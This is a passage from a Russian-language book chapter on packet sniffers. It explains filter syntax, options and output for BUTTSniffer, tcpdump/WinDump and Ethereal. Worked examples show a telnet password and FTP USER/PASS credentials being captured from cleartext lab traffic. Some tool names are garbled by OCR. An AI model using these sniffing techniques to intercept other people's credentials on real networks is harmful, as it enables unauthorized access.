TCP Length: 1 Source Port: 2111 Target Port: 23 Seq: 0919F347 Ack: 7BFD41A0
Flags: PA Window: 65389 TCP ChkSum: 14575 UrgPtr: 0
00000000: 31 1

Source IP: 192.168.1.100 Target IP: 192.168.1.101
TCP Length: 0 Source Port: 23 Target Port: 2111 Seq: 7BFD41A0 Ack: 0919F348
Flags: A Window: 32120 TCP ChkSum: 60396 UrgPtr: 0

Source IP: 192.168.1.101 Target IP: 192.168.1.100
TCP Length: 1 Source Port: 2111 Target Port: 23 Seq: 0919F348 Ack: 7BFD41A0
Flags: PA Window: 65389 TCP ChkSum: 14318 UrgPtr: 0
00000000: 32 2

Source IP: 192.168.1.100 Target IP: 192.168.1.101
TCP Length: 0 Source Port: 23 Target Port: 2111 Seq: 7BFD41A0 Ack: 0919F349
Flags: A Window: 32120 TCP ChkSum: 60395 UrgPtr: 0

Source IP: 192.168.1.101 Target IP: 192.168.1.100
TCP Length: 1 Source Port: 2111 Target Port: 23 Seq: 0919F349 Ack: 7BFD41A0
Flags: PA Window: 65389 TCP ChkSum: 14061 UrgPtr: 0
00000000: 33 3

Похоже на то, что мы подслушали нехитрый пароль Боба. Снова, сосредотачиваясь только на пакетах, прибывающих с адреса отправителя 192.168.1.101 получателю 192.168.1.100, мы видим, что пользователь набрал b-o-b-1-2-3. Обратите внимание, что пакеты подтверждения от сервера telnet не делают повторения ввода, как это произошло с именем пользователя. Так и должно быть, потому что когда мы вводим пароль, мы не видим его напечатанным на экране telnet.

Анализаторы сетевых потоков дают также отличную возможность узнать больше о TCP/IP. Здесь видно, как размер пакетов данных влияет на порядковый номер пакета, и как используются флаги.

Аналогично тому, как диалоговый режим инструмента BUTTSniffer имеет фильтры, режим дампа диска имеет необязательный «файл фильтра», который может быть указан в конце командной строки. Файл использует ту же самую методику, которая используется в диалоговом меню. Пустой файл фильтра означает, что BUTTSniffer должен регистрировать все. Если вы хотите сосредоточиться на определенном IP-адресе или порте, вы сначала должны исключить все остальное.

Ниже приводится синтаксис файла фильтра, который устанавливает тот же самый фильтр, который мы использовали в диалоговом режиме:

```
.*.*.*
+192.168.1.100
-0-65535
+23
+80
```

Выглядит незамысловато. Сохраните этот текст как myfilter.fil, а затем выполните команду `buttsniff-d 1 sniff.log p myfilter.fil`, чтобы прослушивать только telnet и деятельность сети, направленную по адресу 192.168.1.100 и обратно.

Совет. Если вам не требуется фильтровать IP-адреса, но необходимо фильтровать порты, не нужно создавать файл фильтра. Можно просто заменить myfilter.fil в этом примере единственным номером порта или диапазоном номеров порта, например, `buttsniff-d 1 sniff.log p 23`. Если вы хотите определить несколько портов не из диапазона, вам надо будет использовать файл фильтра.

Tcpdump и WinDump

Загружаемый с сайта <http://www.tcpdump.org>, tcpdump является широко конфигурируемым пакетом анализатора сетевых потоков, который управляется из командной строки и предназначен для системы Unix. В то время как BUTTSniffer первоначально предназначался как дополнительный хакерский модуль (plug-in) для подслушивания на собственной системе, tcpdump был сделан специально для прослушивания сети, анализа и тестирования трафика и для перехвата пакетов.

Tcpdump, скорее, представляет собой анализатор сетевых пакетов, чем сетевых потоков. Его способности фильтрации превосходят многие другие инструментальные средства, но он не обязательно облегчит вам перехват пакетов данных. Утилита действительно позволяет получать много интересной низкоуровневой информации о пакетах, передающихся по вашей сети, и может помочь вам диагностировать все виды сетевых проблем.

Установка

Утилиты Tcpdump и WinDump, ее воплощение под Windows, используют библиотеку *rsar*, набор подпрограмм по перехвату пакетов данных, написанный в Национальной лаборатории Лоренса Беркееля (Lawrence Berkeley National Laboratory). Программы *rsar* обеспечивают интерфейс и функциональность для фильтрации пакетов на уровне операционной системы и дизассемблирование IP-пакетов в необработанные данные.

Установка Tcpdump (и Libpcap) на Unix

Сначала необходимо загрузить и установить *libpcap*. *Libpcap* представляет собой системно-независимый интерфейс к пакетным фильтрам уровня ядра. Если вы не уверены в том, что *libpcap* у вас установлен, попробуйте установить *tcpdump*; если *libpcap* в вашей системе нет, он выдаст вам сообщение. Вы можете также найти *libpcap* на сайте <http://www.tcpdump.org>. Библиотека *libpcap* работает только в том случае, если ваша система использует механизм фильтрации пакетов уровня ядра, который она может распознать. У Linux есть свой собственный встроенный «пакетный» протокол, который *libpcap* признает и с которым она работает, при условии, что ваше ядро Linux скомпилировано с надлежащими опциями. Варианты BSD (Berkeley Software Distribution) и другие клоны операционной системы Unix используют BPF (Berkeley Packet Filtering).

После того как вы загрузили библиотеку *libpcap* и разархивировали ее, выполните скрипт выбора конфигурации. Ищите строку, в которой написано «checking packet capture type» (проверка типа перехвата пакета), чтобы выяснить какой механизм использует ваша система. Если *libpcap* не признает ваш пакетный фильтр, вам потребуется обратиться

к сопровождающей систему документации, чтобы выяснить, как решить эту проблему. В противном случае, вы можете продолжить установку `libpcap` так, как вы бы устанавливали любой другой исходный файл под Unix (`make` и `make install`). После установки `libpcap` утилита `tcpdump` может быть установлена таким же способом.

Установка WinDump (и WinPcap) в системе Windows

Как и в случае с Unix, перед установкой WinDump (и WinPcap) в системе Windows вы должны установить библиотеку `pcap`. WinPcap и WinDump теперь работают с Windows 9x, ME, NT, 2000 и XP. Пакет поставляется в единственном исполняемом файле и может быть загружен с сайта <http://netgroup-serv.polito.it/winpcap/>. У WinPcap нет никаких опций установки. Устанавливается в течение примерно пяти секунд.

Теперь все, что вы должны сделать, это направиться на сайт <http://netgroup-serv.polito.it/windump/> и загрузить `windump.exe`. Все готово!

Реализация

WinDump – это просто порт Windows утилиты `tcpdump`. Использование `tcpdump` и WinDump почти взаимозаменяемо. В этой главе мы сосредоточимся на утилите `tcpdump`, отмечая все различия между WinDump и `tcpdump` по мере продвижения. Вообще, если вы работаете дома, один, то можете использовать `tcpdump` вместо WinDump.

Первое обстоятельство, которое нужно иметь в виду, заключается в том, что утилита `tcpdump` обычно требует привилегированного доступа (`root`). Она должна выполняться с доступом `root` или `setuid root`. Этот тип доступа необходим утилите `tcpdump` и библиотеке `libpcap` для того, чтобы иметь очень низкий уровень доступа (то есть уровень ядра) к сетевым интерфейсам и сетевым данным. Это также удерживает «пользователя Джо» от установки анализатора сетевых пакетов для неуместного использования. Некоторые системы Unix требуют большего, а некоторые меньшего доступа – детали смотрите с помощью утилиты `man` или в файле `README`.

Примечание. Защита WinDump/WinPcap сделана немного слабее, чем защита `tcpdump/libpcap`. Когда выполняется WinDump, она пытается загружать файл WinPcap DLL, если он еще не выполняется. Загружать эту библиотеку DLL можно только с привилегиями администратора. Однако если WinPcap уже выполняется, то любой пользователь может с этого момента использовать его до тех пор, пока система не будет перезагружена или не будет остановлена служба Netgroup Packet Filter (только в NT/2000).

Другая причина, по которой пользователи `libpcap` и WinPcap нуждаются в низкоуровневом доступе, состоит в том, что по умолчанию эти

анализаторы сетевых потоков переводят сетевой интерфейс, на котором они работают, в смешанный режим. Если вы помните наше обсуждение в начале главы, некоторые сетевые устройства, типа хабов Ethernet, фактически передают пакет ко всем портам хаба, надеясь, что законный получатель обнаружит себя и примет пакет. Другие хосты, связанные с хабом, также получают этот пакет, но они, как предполагается, игнорируют его. Смешанный (Promiscuous) режим предписывает интерфейсу вмешиваться в чужие дела, и это позволяет утилите `tcpdump` видеть весь сетевой трафик на хабе, а не только трафик, который направлен к хабу или от него. То же самое происходит, если вы выполняете `tcpdump` на маршрутизаторе или брандмауэре. Если интерфейс не находится в смешанном режиме, вы видите только трафик, направленный непосредственно маршрутизатору. Но если мы помещаем интерфейс в смешанный режим, то можем прослушивать каждый пакет, который проходит через устройство. Многие организации захотят установить анализатор сетевых пакетов (packet sniffers) на своих главных маршрутизаторах выхода в интернет с целью контроля.

Теперь нам нужно выполнить приложение. Если вы просто напечатаете `tcpdump` в приглашении к вводу команды, то `tcpdump` будет пытаться прослушивать первый доступный сетевой интерфейс (или все интерфейсы, если это возможно) и выдаст все данные, которые она увидит. В зависимости от того, насколько занята ваша система, или от того, связана ли она с хабом или с портом монитора коммутатора, вы можете увидеть большие свитки текста. Вы можете заметить, что `tcpdump`, похоже, отображает только хосты, вовлеченные в сетевые транзакции, метку времени и некоторые другие IP-данные. Но где же содержание пакета? Очевидно, вам надо узнать больше об этом инструменте, чтобы заставить его сообщать вам больше информации.

`Tcpdump` – мощный инструмент, но у него нет дружественного интерфейса. Подобно `Ncat`, `nmmap` и другим чрезвычайно полезным инструментальным средствам, запускаемым из командной строки, которые мы описали ранее, утилита `tcpdump` становится полезной только после того, как вы овладеете синтаксисом и опциями командной строки.

Синтаксис командной строки: спецификации фильтров

Утилита `tcpdump` позволяет использовать булевское выражение для определения пакетного фильтра. Булевское выражение может состоять из нескольких выражений, объединенных вместе с помощью операторов `AND`, `OR` или `NOT`. Типичный формат выражения такой:

<Характеристика пакета> <значение>

Спецификаторы типа. Наиболее типичные характеристики пакета, называемые спецификаторами (qualifiers) – спецификаторы типа: `host` (хост),

net (сеть) и port (порт). Например, командная строка:

```
%tcpdump host 192.168.1.100
```

говорит о том, что мы хотим видеть только пакеты, идущие по адресу 192.168.1.100 или от него. Если нас интересует только Web-трафик, мы можем попробовать следующее:

```
%tcpdump host 192.168.1.100 and port 80
```

Это выражение позволяет нам иметь тот же самый уровень функциональности фильтра, который мы имели с программой BUTTSniffer. Но утилита tcpdump имеет еще несколько модификаторов, из которых вы можете выбирать. В данном случае, нам не надо сначала исключать весь трафик, чтобы сосредоточиться на определенном хосте.

Спецификаторы направления. Tcpdump позволяет определять фильтры направлений. Например, если нас интересует только трафик, прибывающий с адреса 192.168.1.100, который предназначен чьему-то Web-порту, мы используем спецификаторы направлений src и dst:

```
%tcpdump src host 192.168.1.100 and dst port 80
```

Этот фильтр дает нам именно то, что мы ищем. Иначе, мы видели бы трафик, прибывающий из других мест на Web-сервер хоста 192.168.1.100, когда это нас совсем не интересует.

Если вы не указываете спецификатор направления для спецификатора типа, tcpdump подразумевает src или dst. Вторая команда, которую мы рассматривали, могла бы быть переписана следующим образом:

```
%tcpdump src or dst host 192.168.1.100 and src or dst port 80
```

Примечание. Для протоколов типа «точка-точка», таких как протоколы коммутируемых линий Serial Line Internet Protocol (SLIP) и Point-to-Point Protocol (PPP), утилита tcpdump использует другие спецификаторы направления inbound (прибывающий) и outbound (исходящий).

Спецификаторы протокола. У tcpdump также есть спецификаторы протокола, которые могут применяться к вашему выражению. Например, строка

```
%tcpdump src host 192.168.1.100 and udp dst port 53
```

даст исходящие DNS (Domain Name System) запросы с хоста 192.168.1.100. Обратите внимание на спецификатор протокола udp, расположенный перед спецификатором порта dst. Другие спецификаторы протокола для спецификаторов типа порта – tcp и icmp. Некоторые спецификаторы протокола используются при спецификаторах типа хоста, например ip, ip6, arp и ether.

Эта команда дает все arp-запросы на нашей локальной подсети:

```
%tcpdump arp net 192.168.1
```

Если мы знаем MAC-адрес определенного хоста, и хотим установить на него фильтр, то можно использовать следующую строку:

```
%tcpdump ether host 00:e0:29:38:b4:67
```

Если никакие спецификаторы протокола не даны, tcpdump подразумевает значения ip, arp или rarp для спецификаторов типа хоста, и tcp или udp для спецификаторов типа порта.

Другие спецификаторы. До сих пор синтаксис для отдельного выражения, устанавливающего соответствие пакетов некоторым требованиям, выглядит так:

[Спецификатор протокола] [спецификатор направления] <спецификатор типа> значение

Несколько других необязательных спецификаторов, которые могут использоваться для определения дополнительных характеристик пакета, показаны в таблице 14-1.

Табл. 14-1. Другие спецификаторы инструмента tcpdump

Значения. Очевидно, что значения для спецификаторов зависят от ис-

Спецификатор	Описание	Примеры
gateway	Отображает только пакеты, которые используют router1 в качестве шлюза (gateway). Значение, используемое с gateway, должно быть именем хоста, поскольку выражение должно разрешать имя хоста к IP-адресу (используя /etc/hosts или DNS), а также к Ethernet-адресу (используя /etc/ethers).	tcpdump gateway router1 (Чтобы использовать прямо IP- и MAC-адреса, используйте tcpdump ether host <mac_of_host> and not ip host <ip_of_host>, что эквивалентно использованию фильтра шлюза, но с адресами вместо имен хостов.)
broadcast, multicast	broadcast отображает только широковещательные пакеты, (в данном случае, пакеты с адресами получателя 192.168.1.0 или 192.168.1.255). multicast отображает только IP-пакеты, предназначенные группе адресов.	tcpdump ip broadcast net 192.168.1

Спецификатор	Описание	Примеры
proto	Этот полезный спецификатор позволяет вам определять подпротоколы определенного протокола, даже если у tcpdump нет для этого встроенного ключевого слова. Названия протоколов нужно отделять, используя обратную наклонную черту, чтобы оградить tcpdump от интерпретации их, как ключевого слова, но вы можете также в этом месте использовать номера протоколов. Некоторые популярные номера IP-подпротоколов следующие: 1 (ICMP), 6 (TCP) и 17 (UDP).	tcpdump ip proto 17. (Выражение ip host 192.168.1.100 and tcp port 80 может быть записано как ether proto \ip and host 192.168.1.100 and ip proto \tcp and port 80. Обратите внимание, как модификатор протокола в каждом случае расширяется к <protocol> proto <sub-protocol>.)
mask	Этот спецификатор может определить маску подсети для спецификаторов типа сети. Это редко используется, потому что можно указать маску сети в значении, предназначенном для указания спецификатора типа сети.	tcpdump net 192.168.1.0 mask 255.255.255.0. (Или по другому, как tcpdump net 192.168.1.0/24.)
len, greater, less	Пакеты могут быть отфильтрованы по их размеру. Спецификаторы greater и less являются просто сокращением для длинных выражений, которые используют ключевое слово len. В обоих примерах показываются только пакеты, которые имеют размеры 80 байт или больше.	tcpdump greater 80 и tcpdump len >= 80.
Packet content expressions	Для опытных пользователей. Вы можете фильтровать пакеты, основываясь на их содержании. Используйте название протокола (такое как ether, ip или tcp), за ним значение смещения в байтах от искомого заголовка в квадратных скобках, как индекс массива (udp [4], чтобы определить длину UDP-дэйтаграммы), далее булевский оператор и другое выражение. Обратите внимание, что большинство выражений должно быть заключено в кавычки, так как интерпретатор команд (shell), вероятно, будет пробовать интерпретировать их прежде, чем это будет делать tcpdump.	tcpdump 'udp[4] >= 24'. (В этом примере отображаются только UDP-пакеты, у которых размеры полезных данных превышают 24 байта. См. другие примеры в справке man.)

пользуемого спецификатора. В общем виде, значение может быть или символическим названием, или соответствующим числом.

- **host** – спецификаторы типа хостов имеют значения имен хостов или числовых адресов. (Являются ли они IP-адресами, MAC-адресами или другими адресами, зависит от предшествующего им спецификатора протокола.)
- **port** – спецификаторы типа портов используют символические названия (из `/etc/services`) для портов или непосредственно номера портов.
- **net** – спецификаторы типа сети используют сетевые адреса и маски сети написанные или с сетевыми октетами (типа 192.168), с последующим числом сетевых байтов (192.168.0.0/16), или с последующей сетевой маской (192.168.0.0 mask 255.255.0.0).
- **proto** – спецификаторы типа протокола используют символические названия (`ip`, `tcp`, `udp`) или номера протоколов, определенные в `/etc/protocols`.

Примечание. Поскольку в Windows нет никакого каталога `/etc`, WinDump использует хосты и файлы служб, которые установлены в корневом каталоге Windows (например, `C:\Windows\`).

Флаги командной строки: форматирование вывода и переключение опций

Теперь давайте перейдем к рассмотрению более важных флагов и опций, описанных в таблице 14-2.

Табл. 14-2. Опции командной строки инструмента `tcpdump`

Опция	Объяснение
<code>-a</code>	Разрешает IP-адреса к именам хостов.
<code>-c <num></code>	Прослушивает до тех пор, пока мы не получили <code><num></code> пакетов, а затем выходит.
<code>-d, -dd, -ddd</code>	Берет фильтр, который вы указали в командной строке и, вместо прослушивания, выводит пакеты, код которых соответствует этому фильтру, в скомпилированном ассемблерном коде, фрагментах программы на языке C, или в десятичном представлении. Используется главным образом для отладки и редко полезен для новичков и пользователей среднего уровня.

Опция	Объяснение
-e	Отображает заголовок канального (link-level) уровня. Например, если вы находитесь в сети Ethernet, вы можете отображать Ethernet-заголовки своих пакетов. Опция полезна, если вы интересуетесь низкоуровневыми деталями определенной части сетевого трафика (например, определением MAC-адреса другой машины).
-F <file>	Определяет выражение для фильтра из файла вместо командной строки.
-i	Прослушивает определенный интерфейс. В системе Unix вы можете использовать ifconfig, чтобы увидеть доступные сетевые интерфейсы. В Windows вы можете использовать windump-D, чтобы найти номер интерфейса, который соответствует интересующему вас сетевому интерфейсу.
-l	Осуществляет буферизацию строк, использующуюся в стандартном выводе tcpdump, так что вы можете просматривать файл постранично. Без этой опции, перенаправление вывода будет препятствовать печати любого вывода до выхода из утилиты tcpdump.
-n	Не разрешает IP-адреса к именам хостов.
-N	Подавляет печать FQDN хоста (полностью квалифицированное имя домена), используя только имя хоста.
-O	Подавляет оптимизатор кода фильтрации пакетов. Используйте эту опцию, если вам кажется, что пакетный фильтр, которым вы снабдили tcpdump, теряет нужные пакеты или наоборот включает пакеты, которые должны быть отфильтрованы.
-p	Вынуждает tcpdump не помещать сетевой интерфейс в смешанный режим. Опция полезна, если вы заинтересованы только в прослушивании локального трафика (то есть трафика, идущего к машине, на которой вы работаете, и от нее).
-q	Вынуждает tcpdump не печатать слишком много информации о заголовке пакета. Вы потеряете много практически важных деталей, но все еще будете видеть время передачи и вовлеченные хосты.
-r <file>	Tcpdump может записать свой вывод в двоичный файл (см. -W). Эта опция вынуждает tcpdump читать этот файл и отображать его. Так как tcpdump перехватывает необработанные данные, основываясь на пакетном фильтре, который вы определяете в командной строке, то можно использовать -r, чтобы заново считать данные перехваченного пакета и использовать флаги командной строки, предназначенные для форматирования вывода (-n, -s, -e и -X) для отображения его в разных видах.

Опция	Объяснение
-s <bytes>	Определяет, сколько байтов на пакет должна попытаться «схватить» утилита tcpdump. Значение по умолчанию – 68. Если сделать это значение слишком большим, tcpdump может начать пропускать пакеты.
-S	Вынуждает tcpdump печатать абсолютные порядковые номера ТСП-пакетов. По умолчанию используются относительные порядковые номера так, чтобы вы могли видеть, на сколько байтов изменяется порядковый номер между пакетами за время ТСП-подключения. Использование абсолютных номеров означает, что вам понадобится делать некоторые вычисления самостоятельно.
-t, -tt	Вынуждает tcpdump не печатать метку времени вообще, или печатать не отформатированную метку (число секунд, начиная с 1 января 1970).
-T <type>	Tcpdump может естественно интерпретировать некоторые другие IP-протоколы, и отображать соответствующим образом отформатированный вывод для них, например DHCP, NBT и ARP. Эта опция вынуждает tcpdump особым образом интерпретировать выбранные пакеты, как определенный тип протокола, типа RPC или SNMP.
-v, -w, -ww	Управляет уровнем многословия утилиты tcpdump. Чем большее количество символов -v вы установили, тем больше получите информации.
-w <file>	Означает, что не надо переводить данные перехваченного пакета в удобочитаемый формат, а писать их в двоичный файл, с именем <file>. Опция полезна, если вы перехватили данные и хотите использовать tcpdump или другой инструмент типа Ethereal, чтобы рассмотреть их позже различными способами (см. -r). Так как в этом случае данные не переводятся в удобочитаемый формат, это делает утилиту tcpdump более эффективной, и снижает вероятность пропуска пакетов. Полезно использовать в системе с чрезвычайным большим объемом трафика.
-x	Отображает пакет в шестнадцатеричном формате. Посидите с выводом этой команды и с книгой по ТСП/IP, если вы хотите больше узнать о ТСП-заголовках и такого рода вещах. Эта продвинутая функция может помочь в прослушивании пакетов, которые могут скрывать данные в опциях IP или другим способом искаженные пакеты.

Опция	Объяснение
-X	Подобна шестнадцатеричной опции, но это как раз та опция, которую мы искали! В дополнение к шестнадцатеричному дампу, она отображает содержание пакета в ASCII-коде, позволяя нам видеть любые ясные текстовые символьные данные, содержащиеся в пакете. Это та опция, с которой мы могли бы прослушивать имена пользователей, пароли и другую интересную информацию, плавающую в сети.

Вывод утилиты Tcprdump

В справке man для tcprdump раздел вывода является, вероятно, одним из самых больших разделов. Поскольку tcprdump пробует интерпретировать некоторые протоколы по-разному, то фактический вывод tcprdump изменится также в зависимости от опций, которыми вы ее снабдили и типа пакетов, которые вы фильтруете. Мы не можем рассмотреть здесь все, но рассмотрим некоторый основной вывод утилиты tcprdump и поговорим о том, что он значит.

Ниже приводится вывод утилиты tcprdump, полученный без опций.

```
20:11:28.527191 eth0 B somehost.netbios-ns > 192.168.1.255.netbios-ns:NBT
UDP PACKET(137): QUERY; REQUEST; BROADCAST
20:11:28.531361 eth0 arp who-has 192.168.1.1 tell originix (0:e0:29:38:b4:67)
20:11:28.531939 eth0 arp reply 192.168.1.1 is-at 0:4:5a:e3:44:a3
(0:e0:29:38:b4:67)
20:11:28.531994 eth0 originix.1024 ns01.domain: 49930+ PTR?
255.1.168.192.in-addr.arpa. (44)
20:11:28.630838 eth0 ns01.domain originix.1024: 49930 NXDomain* 0/1/0
(116) (DF)
20:11:28.632600 eth0 originix.1024 ns01.domain: 49931+ PTR?
1.1.168.192.in-addr.arpa. (42)
20:11:28.655958 eth0 ns01.domain originix.1024: 49931 NXDomain 0/1/0
(114) (DF)
20:11:28.657685 eth0 originix.1024 ns01.domain: 49932+ PTR?
150.1.1.10.in-addr.arpa. (41)
20:11:28.668566 eth0 ns01.domain originix.1024: 49932 1/2/2 PTR ns01.
(162) (DF)
20:11:29.277025 eth0 B somehost.netbios-ns 192.168.1.255.netbios-ns:NBT
UDP PACKET(137): QUERY; REQUEST; BROADCAST
```

Давайте вначале сосредоточимся на отдельной строке. Первое значение представляет собой временную метку для пакета. Заметьте, что заданный по умолчанию формат не включает дату. Следующая порция информации – это интерфейс, на котором этот пакет был получен. После интерфейса мы видим <, > или B. Это указание, был ли пакет входящим, выходящим или широковестьным. Затем мы видим имена хос-

тов или IP-адреса, за которыми следует точка и имя порта или номер. Знак «больше» (>) указывает, что хост и порт отправителя будут всегда слева, а хост и порт получателя будут всегда справа.

Первый пакет распознан как NetBIOS поверх TCP- (NBT-) пакета. Поскольку tcpdump может интерпретировать часть информации о пакете, он сообщает вам, что somehost выполнял широковещательный запрос NetBIOS, вероятно пробуя искать имя хоста для сетевого IP-адреса.

Второй пакет оказался запросом протокола определения адресов (ARP). ARP отображает IP-адрес на MAC-адрес Ethernet и наоборот. Originix посылает запрос ARP, прося MAC-адрес, соответствующий адресу 192.168.1.1 (возможно, это его шлюз). На следующей строке шлюз отвечает со своим MAC-адресом. Теперь два адаптера Ethernet могут говорить друг с другом на канальном уровне (Data Link Layer). Этот шаг необходим прежде, чем может осуществиться любая IP-связь.

Четвертая и последующие строки содержат то, что оказалось трафиком DNS. Originix делает запрос к ns01 через порт домена 53. Поскольку утилита tcpdump может также интерпретировать пакеты DNS, то она пытается дать информацию о фактическом содержании пакета, включая тип запроса и адрес, с которого он сделан. Из вывода следует, что сначала она выполняет обратный поиск на «широковещательном» адресе (192.168.1.255), затем она пробует обратный поиск на 192.168.1.1, и, наконец, она пробует разрешать 10.1.1.150. Первые два поиска оканчиваются неудачей и получением сообщений «NXDomain» или «несуществующий домен» с DNS-сервера. Но адрес 10.1.1.150 успешно разрешается к имени ns01, которое является именем самого сервера.

Выше был приведен пример некоторых пакетов, которые утилита tcpdump может естественно интерпретировать.

С другими пакетами, подобными нормальному telnet- или SSH-трафику, будет отображена только информация о пакетах, и ничего больше.

```
20:28:48.375504 eth0 <somehost.2765 > originix.ssh: P 13024:13068(44) ack  
42597 win 64695 (DF)
```

```
20:28:48.375574 eth0 >originix.ssh > somehost.2765: P 42597:42877(280) ack  
13068 win 32120 (DF)
```

```
20:28:48.377010 eth0 < somehost.2765 > originix.ssh: P 13068:13200(132) ack  
42877 win 64415 (DF)
```

```
20:28:48.377081 eth0 >originix.ssh > somehost.2765: P 42877:43157(280) ack  
13200 win 32120 (DF)
```

Здесь мы поймали середину SSH-сеанса между originix и somehost. Мы можем видеть, что установлен флаг P (push). Мы можем также видеть размер пакетов, поскольку утилита отображает относительный порядковый номер TCP-пакета, за которым следует ожидаемый номер и размер пакета (13024:13068 (44)). Заметьте, что вторая строка дает ack 13068. Это оказывается подтверждением получения предыдущего пакета, и того, что 13068 является следующим номером пакета, который он

ожидает. Размер ТСР-окна (наибольшее количество данных, которые он может обрабатывать) сообщается хостом в каждом пакете, и в этом примере установлен бит «не фрагментировать», чтобы препятствовать разделению пакета на части. Наблюдение ТСР-трафика таким способом может быть чрезвычайно полезным при изучении работы протокола.

Вы можете многое узнать о внутренней работе ТСР, выполняя `tcpdump` и наблюдать, что происходит, когда вы запускаете сеанс `telnet`. Проверьте следующее.

```
20:30:58.635657 eth0 < somehost.2910 > originix.telnet: S
213111209:213111209(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
20:30:58.636019 eth0 > originix.telnet > somehost.2910: S
1513461939:1513461939(0) ack 213111210 win 32120 <mss 1460,nop,nop,sackOK>
(DF)
20:30:58.636659 eth0 < somehost.2910 > originix.telnet: . 1:1(0) ack 1 win
65535 (DF)
20:30:58.639213 eth0 < somehost.2910 > originix.telnet: P 1:4(3) ack 1 win
65535 (DF)
```

Выше приведен вывод, который дает `tcpdump`, встречая подключение `telnet`. В двух первых строчках обратите внимание на отличия от тех пакетов, которые мы рассматривали в сеансе `SSH`. Этот пакет начинает подключение. Мы можем это утверждать, потому что установлен флаг `S` (`SYN`). Мы также видим, что порядковые номера пакетов в двух первых строках намного больше. Дело в том, что `tcpdump` использует фактические порядковые номера ТСР-пакетов (32-х битные значения из диапазона от 0 до 4294967295) в начале ТСР-подключения. Для остальной части подключения по умолчанию используются значения относительных порядковых номеров так, чтобы пользователям было легче видеть изменения во время передвижения пакетов туда-сюда. Мы также видим некоторые опции ТСР, по которым ведутся переговоры во время трехэтапного «квитирования» (`mss1460`, `пор`, `пор`, `sackOK`). После того, как связь установлена, `somehost` начинает посылать данные (3 байта заслуживающих внимания данных).

Используя программу `BUTTSniffer`, мы наблюдали процесс входа в систему из сеанса `telnet`. Мы можем делать это и с помощью утилиты `tcpdump`, используя опцию `-X`, чтобы отобразить содержание пакета в ASCII-коде. Однако поскольку эта опция отображает и заголовки пакета, и данные, то трудно локализовать то, что мы ищем. Сеанс `telnet` особенно труден для прослушивания с помощью `tcpdump`, потому что пакет посылается для каждого символа, который печатается. Соединить это в одно целое вручную может быть трудно. Но таким путем все-таки можно подслушать любого клиента, который держит в памяти информацию о пользователе и о пароле, а затем посылает ее одновременно в одном пакете (подобно Web-транзакции по `HTTP`, или входу в систему по `FTP`).

Давайте попробуем подслушать сеанс FTP с помощью команды `tcpdump -X dst port 21`. Поскольку FTP использует команды `USER` и `PASS` для пересылки имени пользователя и пароля, мы должны искать вывод, содержащий эти команды.

```
20:51:06.697724 somehost.2937 originix.ftp: P 0:10(10) ack 84 win 65452 (DF)
0x0000 4500 0032 5bd4 4000 8006 1ad8 c0a8 0165 E..2[.@.....e
0x0010 c0a8 0164 0b79 0015 0cc6 3325 a621 9a45 ...d.y....3%!.E
0x0020 5018 ffac 68a7 0000 5553 4552 2062 6f62 P...h...USER.bob
0x0030 0d0a ..

20:51:06.893543 somehost.2937 originix.ftp: . ack 116 win 65420 (DF)
0x0000 4500 0028 5fd4 4000 8006 16e2 c0a8 0165 E..(.@.....e
0x0010 c0a8 0164 0b79 0015 0cc6 332f a621 9a65 ...d.y....3/!.e
0x0020 5010 ff8c a023 0000 0000 0000 0000 P....#.....

20:51:10.828077 somehost.2937 originix.ftp: P 10:23(13) ack 116 win 65420 (DF)
0x0000 4500 0035 64d4 4000 8006 11d5 c0a8 0165 E..5d.@.....e
0x0010 c0a8 0164 0b79 0015 0cc6 332f a621 9a65 ...d.y....3/!.e
0x0020 5018 ff8c fe75 0000 5041 5353 2062 6f62 P....u..PASS.bob
0x0030 3132 330d 0a 123 ..
```

Фильтруя только трафик, предназначенный для порта 21, и используя опцию `-X`, мы можем легко обнаруживать информацию FTP, предназначенную для входа в систему. В этом примере снова появился пользователь `bob`, регистрирующий вход на FTP-сервер на хосте `originix` с паролем `bob123`.

Ethereal

Инструмент *Ethereal* представляет собой хороший графический внешний интерфейс к файлам перехваченных пакетов, созданным несколькими различными перехватчиками пакетов (*packet sniffers*), включая `tcpdump` и `WinDump`. Он имеет также свои собственные «живые» способности перехвата пакетов, использующие библиотеку `pcap`. Применяя *Ethereal* к предварительно созданным файлам перехваченных данных, вы можете рассматривать детали зафиксированного сеанса, включая данные пакета.


Инструмент *Ethereal* доступен как для *Windows*, так и для *Unix*-систем и его можно загрузить с сайта <http://www.ethereal.com/>. Для его работы требуется библиотека `pcap`. Также необходимо иметь установленную библиотеку `GIMP Toolkit (GTK)`, потому что инструмент использует `GTK` для своего графического интерфейса. Пользователям *Windows* повезло, поскольку `DLL`-файлы `GTK` теперь поставляются в двоичном коде. За исключением опций установки инструмента, сама установка для обеих операционных систем достаточно похожа. Поскольку мы уже опи-

если установку этих инструментов для Unix и Windows в предыдущих разделах, то перейдем сразу к более интересной части.

Примечание. Ethereal состоит из нескольких встроенных инструментальных средств, которые должны устанавливаться по умолчанию и в Windows и в Unix. Путем выбора вы можете пропускать установку некоторых из этих компонентов, но мы рекомендуем включить все.

Реализация

Самый простой путь состоит в применении Ethereal к уже существующему файлу перехваченных пакетов, созданному с использованием командной строки `tcpdump -w capture.dump`. В этом случае мы можем открыть файл дампа File/Open (Файл/Открыть). Откроется диалоговое окно Open Capture File (Открытие перехваченного файла), показанное ниже.



